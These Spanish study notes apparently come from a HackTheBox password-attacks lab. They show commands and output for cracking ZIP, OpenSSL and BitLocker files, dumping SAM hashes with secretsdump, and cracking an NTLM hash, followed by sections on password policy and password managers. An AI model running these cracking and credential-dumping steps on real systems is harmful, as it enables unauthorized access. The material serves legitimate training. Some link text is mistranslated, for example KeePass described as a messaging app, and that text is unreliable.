John the Ripper es muy versátil y flexible, especialmente para sistemas operativos Unix/Linux, pero también es efectivo para hashes de Windows y otros sistemas. Se especializa en la detección automática del tipo de hash y es una buena opción para ataques contra contraseñas locales o hashes que suelen encontrarse en sistemas y bases de datos.

Tipos comunes de hashes soportados por John the Ripper:

- **Unix/Linux:**
 - /etc/passwd y /etc/shadow hashes:
 - DES-based (DEScrypt)
 - MD5-based (MD5crypt)
 - Blowfish (bcrypt)
 - SHA-256 y SHA-512
- **Windows:**
 - LM (LAN Manager)
 - NTLM (NT hash)
- **Bases de datos:**
 - MySQL (v4, v5)
 - PostgreSQL
 - Oracle (DES-based, MD5-based)
- **Formatos de archivos protegidos por contraseña:**
 - ZIP
 - RAR
 - PDF

- Office (MS Office hashes)
- **Otros:**
 - WPA/WPA2 (con par de handshake capturado)
 - Criptomonedas (algoritmos de wallet)

Fortalezas de John the Ripper:

- **Detección automática de hashes:** John the Ripper detecta automáticamente muchos tipos de hashes sin necesidad de especificar un modo manual.
- **Cracking de sistemas Unix/Linux:** Tiene un soporte muy fuerte para crackear contraseñas de sistemas basados en Unix y Linux.
- **Soporte extendido con plugins:** John the Ripper puede ser extendido con módulos adicionales como Jumbo, lo que incrementa su capacidad para soportar nuevos tipos de hashes.

2. Hashcat

Hashcat es una herramienta optimizada para el uso de GPUs (aunque también puede usarse en CPU), lo que lo convierte en una de las herramientas más rápidas para crackear contraseñas. Se destaca por su capacidad para realizar ataques masivos y su amplia compatibilidad con diversos tipos de hashes, especialmente aquellos usados en aplicaciones modernas y sistemas en la nube.

Tipos comunes de hashes soportados por Hashcat:

- **Contraseñas de sistemas:**
 - NTLM (Windows NT hashes)
 - LM (LAN Manager)
 - MD5
 - SHA-1
 - SHA-256, SHA-512
 - bcrypt (Blowfish)
- **Contraseñas de criptomonedas y aplicaciones:**
 - Bitcoin/Litecoin wallets (multihash)
 - Blockchain keys
- **Bases de datos:**
 - MySQL (v3, v4, v5)
 - MSSQL (2000, 2005, 2012)
 - Oracle (11g)
- **Criptografía avanzada:**
 - PBKDF2 (SHA-256 y SHA-512)
 - Argon2
 - WPA/WPA2 (con el handshake capturado)
 - Kerberos 5 AS-REP
 - Cisco, Juniper hashes
- **Documentos cifrados:**
 - ZIP, 7-Zip, RAR
 - PDF
 - Office (Excel, Word, PowerPoint con protección)

Fortalezas de Hashcat:

- **Uso de GPU:** Hashcat está altamente optimizado para el uso de GPUs, lo que le permite crackear hashes de manera mucho más rápida que herramientas basadas solo en CPU.
- **Soporte para algoritmos modernos:** Hashcat soporta muchos de los algoritmos más modernos y seguros, como bcrypt, Argon2, y otros hashes de alta seguridad.
- **Escalabilidad:** Gracias a su uso de GPU y su diseño modular, es ideal para operaciones masivas y distribuibles, por lo que es preferido para ataques masivos.

3. Diferencias clave entre John the Ripper y Hashcat:

Aspecto	John the Ripper	Hashcat
Optimización	CPU (también soporta GPU con algunos parches)	Principalmente GPU (también soporta CPU)
Velocidad	Más lento en algunos casos, pero eficiente en CPU	Más rápido, especialmente con GPUs
Facilidad de uso	Más sencillo para principiantes	Requiere especificar modo y tipo de hash
Soporte de hashes	Fuerte para sistemas Unix y Linux	Amplio soporte para sistemas modernos
Escalabilidad	Bueno para ataques en sistemas pequeños	Excelente para ataques masivos en grandes entornos

4. ¿Cuándo usar John the Ripper o Hashcat?

- **John the Ripper** es ideal si necesitas crackear hashes relacionados con sistemas operativos (Unix, Linux) o si trabajas con contraseñas locales y archivos protegidos.
- **Hashcat** es la mejor opción si tienes acceso a una GPU y necesitas crackear grandes cantidades de hashes rápidamente, o si trabajas con algoritmos modernos y más seguros como bcrypt, Argon2, o hashes utilizados en criptomonedas y aplicaciones avanzadas.

Archivos protegidos

Existen muchos tipos de archivos comprimidos. Algunas extensiones de archivo comunes incluyen, entre otras:

tar	gz	rar	zip
vmdb/vmx	cpt	truecrypt	bitlocker
kdbx	luks	deb	7z
pkg	rpm	war	gzip

En FileInfo.com se puede encontrar una lista extensa de tipos de archivos. Sin embargo, en lugar de escribirlos manualmente, también podemos consultarlos con un solo comando, filtrarlos y guardarlos en un archivo si es necesario. Al momento de escribir este artículo, hay 337 tipos de archivos de almacenamiento enumerados en fileinfo.com.

Descargar todas las extensiones de archivo (Sirve para ataques de diccionario, comprobar que archivos permite subir una web por ejemplo)

```
curl -s https://fileinfo.com/filetypes/compressed | html2text | awk '{print tolower($1)}' | grep "\." | tee -a compressed_ext.txt
```

Es importante tener en cuenta que no todos los archivos anteriores admiten la protección con contraseña. A menudo se utilizan otras herramientas para proteger los archivos correspondientes con una contraseña. Por ejemplo, con, se utiliza **tar** la herramienta **openssl** o para cifrar los archivos **gpg**.

Archivos de Cracking

El formato .zip se suele utilizar mucho en entornos Windows para comprimir muchos archivos en uno solo. El procedimiento que ya hemos visto sigue siendo el mismo, salvo que se utiliza un script diferente para extraer los hashes.

Cracking ZIP

```
zip2john ZIP.zip > zip.hash
cat zip.hash
john --wordlist=rockyou.txt zip.hash
john zip.hash --show
```



```
AlejandroGB@htb[/htb]$ zip2john ZIP.zip > zip.hash
ver 2.0 efh 5455 efh 7875 ZIP.zip/flag.txt PKZIP Encr: 2b chk, TS_
```

```
AlejandroGB@htb[/htb]$ cat zip.hash  
ZIP.zip/customers.csv:$pkzip2$1*2*2*0*2a*1e*490e7510*0*42*0*2a*490e*40
```

```
AlejandroGB@htb[/htb]$ john --wordlist=rockyou.txt zip.hash  
Using default input encoding: UTF-8  
Loaded 1 password hash (PKZIP [32/64])  
Will run 2 OpenMP threads  
Press 'q' or Ctrl-C to abort, almost any other key for status  
1234 → (ZIP.zip/customers.csv)  
1g 0:00:00:00 DONE (2022-02-09 09:18) 100.0g/s 250600p/s 250600c/s 250600C/s 123456..1478963  
Use the "--show" option to display all of the cracked passwords reliably  
Session completed
```

```
AlejandroGB@htb[/htb]$ john zip.hash --show  
ZIP.zip/customers.csv:1234:customers.csv:ZIP.zip::ZIP.zip  
1 password hash cracked, 0 left
```

Descifrado de archivos cifrados con OpenSSL

Además, no siempre es directamente evidente si el archivo encontrado está protegido con contraseña, especialmente si se utiliza una extensión de archivo que no admite la protección con contraseña. Como ya hemos comentado, `openssl` se puede utilizar para cifrar el `gzip` formato a modo de ejemplo. Con la herramienta `file`, podemos obtener información sobre el formato del archivo especificado. Esto podría tener este aspecto, por ejemplo:

```
AlejandroGB@htb[/htb]$ ls  
GZIP.gzip  rockyou.txt
```


```
AlejandroGB@htb[/htb]$ file GZIP.gzip  
GZIP.gzip: openssl enc'd data with salted password
```

Al descifrar archivos y archivos cifrados con OpenSSL, podemos encontrarnos con muchas dificultades diferentes que nos llevarán a muchos falsos positivos o incluso a no poder adivinar la contraseña correcta. Por lo tanto, la opción más segura para el éxito es utilizar la herramienta `openssl` que `for-loop` intenta extraer los archivos del archivo directamente si se adivina la contraseña correctamente.

El siguiente texto de una sola línea mostrará muchos errores relacionados con el formato GZIP, que podemos ignorar. Si hemos utilizado la lista de contraseñas correcta, como en este ejemplo, veremos que hemos extraído con éxito otro archivo del archivo comprimido.

Uso de un bucle for para mostrar el contenido extraído

```
for i in $(cat rockyou.txt);do openssl enc -aes-256-cbc -d -in GZIP.gzip -k $i 2>/dev/null | tar xz;done
```




A terminal window titled "Archivos protegidos" showing the command being run. The output shows multiple instances of gzip and tar errors, indicating the process is still running or has failed.

```
AlejandroGB@htb[/htb]$ for i in $(cat rockyou.txt);do openssl enc -aes-256-cbc -d -in GZIP.gzip -k $i 2>/dev/null | tar xz;done
gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now

gzip: stdin: not in gzip format
tar: Child returned status 1
tar: Error is not recoverable: exiting now
```

Una vez finalizado el bucle for, podemos volver a mirar la carpeta actual para verificar si el descifrado del archivo fue exitoso.

Listado del contenido del archivo crackeado



A terminal window titled "Archivos protegidos" showing the command `ls` being run. The output lists three files: `customers.csv`, `GZIP.gzip`, and `rockyou.txt`.

```
AlejandroGB@htb[/htb]$ ls
customers.csv  GZIP.gzip  rockyou.txt
```


Cómo descifrar unidades cifradas con BitLocker

[BitLocker](#) es un programa de cifrado para particiones completas y unidades externas. Microsoft lo desarrolló para el sistema operativo Windows. Está disponible desde Windows Vista y utiliza un algoritmo de cifrado [AES](#) con una longitud de [128](#) o [256](#) bits. Si se olvida la contraseña o el PIN de BitLocker, podemos utilizar la clave de recuperación para descifrar la partición o la unidad. La clave de recuperación es una cadena de números de 48 dígitos generada durante la configuración de BitLocker que también se puede forzar.

A menudo se crean unidades virtuales en las que se almacena información personal, notas y documentos en el ordenador o portátil que nos proporciona la empresa para evitar el acceso a dicha información por parte de terceros. De nuevo, podemos utilizar un script llamado [bitlocker2john](#) para extraer el hash que necesitamos descifrar. Se extraerán [cuatro hashes diferentes](#), que se pueden utilizar con diferentes modos de hash de Hashcat. Para nuestro ejemplo, trabajaremos con el primero, que hace referencia a la contraseña de BitLocker.

Usando bitlocker2john

```
bitlocker2john -i Backup.vhd > backup.hashes  
grep "bitlocker\$0" backup.hashes > backup.hash  
cat backup.hash
```



The terminal window shows the command sequence used to extract the BitLocker hash from a VHD file. It includes the command to run bitlocker2john, the grep command to filter for the specific hash type, and the cat command to output the hash to a file named backup.hash. The terminal also displays the resulting hash value.

```
Archivos protegidos  
AlejandroGB@htb:[/htb]$ bitlocker2john -i Backup.vhd > backup.hashes  
AlejandroGB@htb:[/htb]$ grep "bitlocker\$0" backup.hashes > backup.hash  
AlejandroGB@htb:[/htb]$ cat backup.hash  
  
$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd80103000000$00$d59f37e...SNIP...70696f7ec
```

Tanto [John](#) y [Hashcat](#) se pueden utilizar para este propósito. Este ejemplo analizará el procedimiento con [Hashcat](#). El modo Hashcat para descifrar hashes de BitLocker es [-m 22100](#). Por lo tanto, proporcionamos a Hashcat el archivo con el hash, especificamos nuestra lista de contraseñas y especificamos el modo hash. Dado que se trata de un cifrado robusto ([AES](#)), el descifrado puede llevar algún tiempo, según el hardware utilizado. Además, podemos especificar el nombre de archivo en el que se debe almacenar el resultado.

```
hashcat -m 22100 backup.hash /seclists/Passwords/Leaked-Databases/rockyou.txt -o  
backup.cracked  
john --wordlist=mut_password.list Backup.hash
```

```

Archivos protegidos

AlejandroGB@htb[/htb]$ hashcat -m 22100 backup.hash /opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt -o
hashcat (v0.1.1) starting...

<SNIP>

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd8010300000$60$d59f37e70696f7eab6b8f95ae9

Session.....: hashcat
Status.....: Cracked
Hash.Name....: BitLocker
Hash.Target...: $bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$10...8ec54f
Time.Started...: Wed Feb 9 11:46:40 2022 (1 min, 42 secs)
Time.Estimated...: Wed Feb 9 11:48:22 2022 (0 secs)
Guess.Base....: File (/opt/useful/seclists/Passwords/Leaked-Databases/rockyou.txt)
Guess.Queue....: 1/1 (100.00%)
Speed.#1.....: 28 H/s (8.79ms) @ Accel:32 Loops:4096 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 2880/6163 (46.73%)
Rejected.....: 0/2880 (0.00%)
Restore.Point...: 2816/6163 (45.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:1044480-1048576
Candidates.#1...: chemical -> secrets

Started: Wed Feb 9 11:46:35 2022
Stopped: Wed Feb 9 11:48:23 2022

```

39cd2196b0510bbcd2a8c89187ba8ec54f:1234qwer

Visualización del hash crackeado

cat backup.cracked

```

Archivos protegidos

AlejandroGB@htb[/htb]$ cat backup.cracked

$bitlocker$0$16$02b329c0453b9273f2fc1b927443b5fe$1048576$12$00b0a67f961dd8010300000$60$d59f37e70696f7eab6b8f95ae9

```

Una vez que hayamos descifrado la contraseña, podremos abrir las unidades cifradas. La forma más sencilla de montar una unidad virtual cifrada con BitLocker es transferirla a un sistema Windows y montarla. Para ello, tan solo tenemos que hacer doble clic sobre la unidad virtual. Como está protegida con contraseña, Windows nos mostrará un error. Tras el montaje, podemos volver a hacer doble clic en BitLocker para que nos solicite la contraseña.

Visualizar el contenido:

```

apt install cryptsetup -y
apt install ntfs-3g-dev
modprobe nbd
qemu-nbd -c /dev/nbd0 /home/botache/programas/hashcat/Password-Attacks/Backup.vhd


```

```
lsblk
```

#lsblk						
NAME	MAJ:MIN	RM	SIZE	RO	TYPE	MOUNTPOINTS
sda	8:0	0	40G	0	disk	
└─sda1	8:1	0	40G	0	part	/home
						/
sr0	11:0	1	4,8G	0	rom	
nbd0	43:0	0	130M	0	disk	
└─nbd0p1	43:1	0	16M	0	part	
└─nbd0p2	43:2	0	112M	0	part	
nbd1	43:16	0	0B	0	disk	
nbd2	43:32	0	0B	0	disk	
nbd3	43:48	0	0B	0	disk	
nbd4	43:64	0	0B	0	disk	
nbd5	43:80	0	0B	0	disk	

```
cryptsetup bitlkOpen /dev/nbd0p2 bitty
Ingresamos aqui el password
mkdir /mnt/bitDrive
mount /dev/mapper/bitty /mnt/bitDrive
cd /mnt/
ls
cd bitDrive/
cp SAM /home/botache/programas/hashcat/Password-Attacks/SAM
cp SYSTEM /home/botache/programas/hashcat/Password-Attacks/SYSTEM
cd /home/botache/programas/hashcat/Password-Attacks/
impacket-secretsdump -sam SAM -system SYSTEM LOCAL
nano final.hash (pegamos el hash del administrados)
hashcat -m 1000 final.hash /home/botache/programas/Password-Attacks/mut_password.list
```

Windows - Montaje de BitLocker VHD



Políticas de contraseñas

Normas de política de contraseñas

Algunas normas de seguridad incluyen una sección para políticas o pautas de contraseñas. A continuación, se incluye una lista de las más comunes:

1. [Norma SP800-63B del Instituto Nacional de Normas y Tecnología](#)
2. [Guía de políticas de contraseñas de CIS](#)
3. [PCI DSS](#)

Recomendaciones sobre políticas de contraseñas

Creemos una política de contraseñas de muestra para ilustrar algunos aspectos importantes que se deben tener en cuenta al crear una política de contraseñas. Nuestra política de contraseñas de muestra indica que todas las contraseñas deben:

- Mínimo de 8 caracteres.
- Incluya letras mayúsculas y minúsculas.
- Incluya al menos un número.
- Incluya al menos un carácter especial.
- No debería ser el nombre de usuario.
- Debe cambiarse cada 60 días.

Nuestro nuevo empleado, **Mark**, que recibió un error al crear el correo electrónico con la contraseña `password123`, ahora elige la siguiente contraseña **Inlanefreight01!** y registra su cuenta correctamente. Aunque esta contraseña cumple con las políticas de la empresa, no es segura y es fácil de adivinar porque utiliza el nombre de la empresa como parte de la contraseña. Aprendimos en la sección "Mutaciones de contraseñas" que esta es una práctica común de los empleados y los atacantes están al tanto de esto.

Una vez que esta contraseña alcanza el tiempo de vencimiento, Mark puede cambiar **01** a **02** y su contraseña cumple con la política de contraseñas de la empresa, pero la contraseña es casi la misma.

Con base en este ejemplo, debemos incluir, como parte de nuestras políticas de contraseñas, algunas palabras en la lista negra, que incluyen, entre otras:

- Nombre de la empresa
- Palabras comunes asociadas a la empresa
- Nombres de los meses
- Nombres de las estaciones
- Variaciones de la palabra bienvenida y contraseña
- Palabras comunes y adivinables como contraseña, 123456 y abcde

Aplicación de la política de contraseñas

La mayoría de las aplicaciones y administradores de identidad proporcionan métodos para aplicar nuestra política de contraseñas.

Por ejemplo, si usamos Active Directory para la autenticación, necesitamos configurar una [GPO de política de contraseñas de Active Directory](#), para obligar a nuestros usuarios a cumplir con nuestra política de contraseñas.

Una vez cubierto el aspecto técnico, necesitamos comunicar la política a la empresa y crear procesos y procedimientos para garantizar que nuestra política de contraseñas se aplique en todas partes.

Creando una buena contraseña

Crear una buena contraseña puede ser fácil. Utilicemos [PasswordMonster](#), un sitio web que nos ayuda a comprobar la solidez de nuestras contraseñas, y [1Password Password Generator](#), otro sitio web para generar contraseñas seguras.

Take the Password Test

Tip: Avoid sequences or repeated characters in your passwords Show password:

CjDC2x[U

Very Strong

8 characters containing: Lower case Upper case Numbers Symbols

Time to crack your password:
1 thousand years

CjDC2xU La contraseña generada por la herramienta es buena. Se necesitaría mucho tiempo para descifrarla y probablemente no se adivinaría ni se obtendría en un ataque de rociado de contraseñas, pero es difícil de recordar.

The screenshot shows a password analysis interface. At the top, it says "Take the Password Test". Below that, a tip reads "Tip: Avoid sequences or repeated characters in your passwords" with a checked "Show password" checkbox. The main input field contains the password "The name of my dog is Popy". A large green bar below the input field displays the result "Very Strong". Underneath the input field, it says "26 characters containing:" followed by four categories: "Lower case" (green), "Upper case" (green), "Numbers" (light blue), and "Symbols" (light blue). At the bottom, it says "Time to crack your password:" followed by "381 trillion years".

Gestores de contraseñas

Parece que hoy en día todo requiere una contraseña. Usamos contraseñas para el wifi de casa, las redes sociales, las cuentas bancarias, los correos electrónicos de trabajo e incluso nuestras aplicaciones y sitios web favoritos. Según este [estudio de NordPass](#), la persona promedio tiene 100 contraseñas, lo que es una de las razones por las que la mayoría de las personas reutilizan contraseñas o crean contraseñas simples.

Con todo esto en mente, necesitamos contraseñas diferentes y seguras, pero no todo el mundo puede memorizar cientos de contraseñas que cumplan con la complejidad requerida para que una contraseña sea segura. Necesitamos algo que nos pueda ayudar a organizar nuestras contraseñas de forma segura. Un [gestor de contraseñas](#) es una aplicación que permite a los usuarios almacenar sus contraseñas y secretos en una base de datos cifrada. Además de mantener nuestras contraseñas y datos sensibles a salvo, también cuentan con funciones para generar y gestionar contraseñas robustas y únicas, 2FA, llenar formularios web, integración con navegadores, sincronización entre múltiples dispositivos, alertas de seguridad, entre otras funciones.

¿Cómo funciona un administrador de contraseñas?

La implementación de los administradores de contraseñas varía según el fabricante, pero la mayoría trabaja con una contraseña maestra para cifrar la base de datos.

El cifrado y la autenticación funcionan mediante distintas [funciones de hash criptográficas](#) y [funciones de derivación de claves](#) para evitar el acceso no autorizado a nuestra base de datos de contraseñas cifradas y su contenido. La forma en que esto funciona depende del fabricante y de si el administrador de contraseñas está en línea o fuera de línea.

Analicemos los administradores de contraseñas más comunes y cómo funcionan.

Gestores de contraseñas en línea


Uno de los elementos clave a la hora de decidirse por un gestor de contraseñas es la comodidad. Una persona típica tiene 3 o 4 dispositivos y los utiliza para iniciar sesión en diferentes sitios web, aplicaciones, etc. Un gestor de contraseñas online permite al usuario sincronizar su base de datos de contraseñas cifradas entre varios dispositivos. La mayoría de ellos ofrecen:

- Una aplicación móvil.
- Un complemento del navegador.
- Algunas otras características que discutiremos más adelante en esta sección.

Todos los proveedores de gestores de contraseñas tienen su propia forma de gestionar la implementación de la seguridad y suelen proporcionar un documento técnico que describe cómo funciona. Puedes consultar la documentación de [Bitwarden](#), [1Password](#) y [LastPass](#) como referencia, pero hay muchos otros. Hablemos de cómo funciona esto en general.

Una implementación común para los administradores de contraseñas en línea es la derivación de claves basadas en la contraseña maestra. Su propósito es proporcionar un [cifrado de conocimiento cero](#), lo que significa que nadie, excepto usted (ni siquiera el proveedor de servicios), puede acceder a sus datos protegidos. Para lograr esto, generalmente derivan la contraseña maestra. Usemos la implementación técnica de Bitwarden para la derivación de contraseñas para explicar cómo funciona:

1. Clave maestra: creada por alguna función para convertir la contraseña maestra en un hash.
2. Hash de contraseña maestra: creado por alguna función para convertir la contraseña maestra con una combinación de la clave maestra en un hash para autenticarse en la nube.
3. Clave de descifrado: creada por alguna función que utiliza la clave maestra para formar una clave simétrica para descifrar los elementos de la bóveda.



Esta es una manera sencilla de ilustrar cómo funcionan los administradores de contraseñas, pero la implementación habitual es más compleja. Puede consultar los documentos técnicos anteriores o ver el video [Cómo funcionan los administradores de contraseñas - Computerphile](#).

Los administradores de contraseñas en línea más populares son:

1. [1Contraseña](#)
2. [Guardián de bits](#)
3. [Dashlane](#)
4. [Guardián](#)
5. [Último pase](#)
6. [NordPass](#)
7. [RoboForm](#)

Gestores de contraseñas locales

Algunas empresas y personas prefieren gestionar su seguridad por diferentes motivos y no depender de servicios de terceros. Los administradores de contraseñas locales ofrecen esta opción almacenando la base de datos localmente y poniendo en manos del usuario la responsabilidad de proteger su contenido y la ubicación donde se almacena. [Dashlane](#) escribió una publicación en el blog [Almacenamiento en el administrador de contraseñas: nube frente a almacenamiento local](#) que puede ayudarle a descubrir las ventajas y desventajas de cada almacenamiento. La publicación del blog afirma: "Al principio puede parecer que esto hace que el almacenamiento local sea más seguro que el almacenamiento en la nube, pero la ciberseguridad no es una disciplina sencilla". Puede utilizar este blog para comenzar su investigación y comprender qué método serviría mejor para los diferentes escenarios en los que necesita gestionar contraseñas.

Los administradores de contraseñas locales cifran el archivo de la base de datos mediante una clave maestra. La clave maestra puede estar formada por uno o varios componentes: una contraseña maestra, un archivo de clave, un nombre de usuario, una contraseña, etc. Normalmente, se necesitan todas las partes de la clave maestra para acceder a la base de datos.

El cifrado de los gestores de contraseñas locales es similar a las implementaciones en la nube. La diferencia más notable es la transmisión de datos y la autenticación. Para cifrar la base de datos, los gestores de contraseñas locales se centran en proteger la base de datos local mediante distintas funciones hash criptográficas (según el fabricante). También utilizan la función de derivación de claves (sal aleatoria) para evitar el precomputado de claves y dificultar los ataques de diccionario y adivinación. Algunos ofrecen protección de memoria y protección de keylogger mediante un escritorio seguro, similar al Control de cuentas de usuario (UAC) de Windows.

Los administradores de contraseñas locales más populares son:

1. [KeepPass® es una aplicación de mensajería instantánea que permite a los usuarios enviar y recibir mensajes de texto, llamadas, música y videos de forma gratuita.](#)
2. [Administrador de KWallet](#)
3. [Servidor de contraseñas agradable](#)
4. [Contraseña segura](#)

Características

Imaginemos que utilizamos Linux, Android y Chrome OS. Accedemos a todas nuestras aplicaciones y sitios web desde cualquier dispositivo. Queremos sincronizar todas las contraseñas y notas seguras en todos los dispositivos. Necesitamos protección adicional con 2FA y nuestro presupuesto es de 1 USD mensual. Esta información puede ayudarnos a identificar el administrador de contraseñas adecuado para nosotros.

A la hora de decidirnos por un gestor de contraseñas en la nube o local, debemos conocer sus características. [Wikipedia](#) tiene una lista de gestores de contraseñas (en línea y locales) así como algunas de sus características. A continuación, se incluye una lista de las características más comunes de los gestores de contraseñas:

1. [Soporte 2FA](#).
2. Multiplataforma (Android, iOS, Windows, Linux, Mac, etc.).
3. Extensión del navegador.
4. Autocompletar inicio de sesión.
5. Capacidades de importación y exportación.
6. Generación de contraseña.

Alternativas

Las contraseñas son la forma más común de autenticación, pero no la única. Como aprendemos en este módulo, existen múltiples formas de poner en peligro una contraseña: descifrarla, adivinarla, espiar a escondidas, etc., pero ¿qué pasa si no necesitamos una contraseña para iniciar sesión? ¿Es posible?

De forma predeterminada, la mayoría de los sistemas operativos y aplicaciones no admiten ninguna alternativa a una contraseña. Aun así, los administradores pueden utilizar proveedores de identidad o aplicaciones de terceros para configurar o mejorar la protección de la identidad en sus organizaciones. Algunas de las formas más comunes de proteger las identidades más allá de las contraseñas son:

1. [Autenticación multifactor](#) .
2. [Estándar de autenticación abierta FIDO2](#), que permite a los usuarios utilizar dispositivos comunes como [Yubikey](#) para autenticarse fácilmente. Para obtener una lista más amplia de dispositivos, puede consultar [los proveedores de claves de seguridad FIDO2 de Microsoft](#) .
3. [Contraseña de un solo uso \(OTP\)](#) .
4. [Contraseña de un solo uso basada en tiempo \(TOTP\)](#) .
5. [Restricción de IP](#) .
6. Cumplimiento de dispositivos. Ejemplos: [Endpoint Manager](#) o [Workspace ONE](#)

Sin contraseña

Varias empresas como [Microsoft](#) , [Auth0](#) , [Okta](#) , [Ping Identity](#) , etc., están tratando de promover la estrategia [Passwordless](#) , para eliminar la contraseña como forma de autenticación.

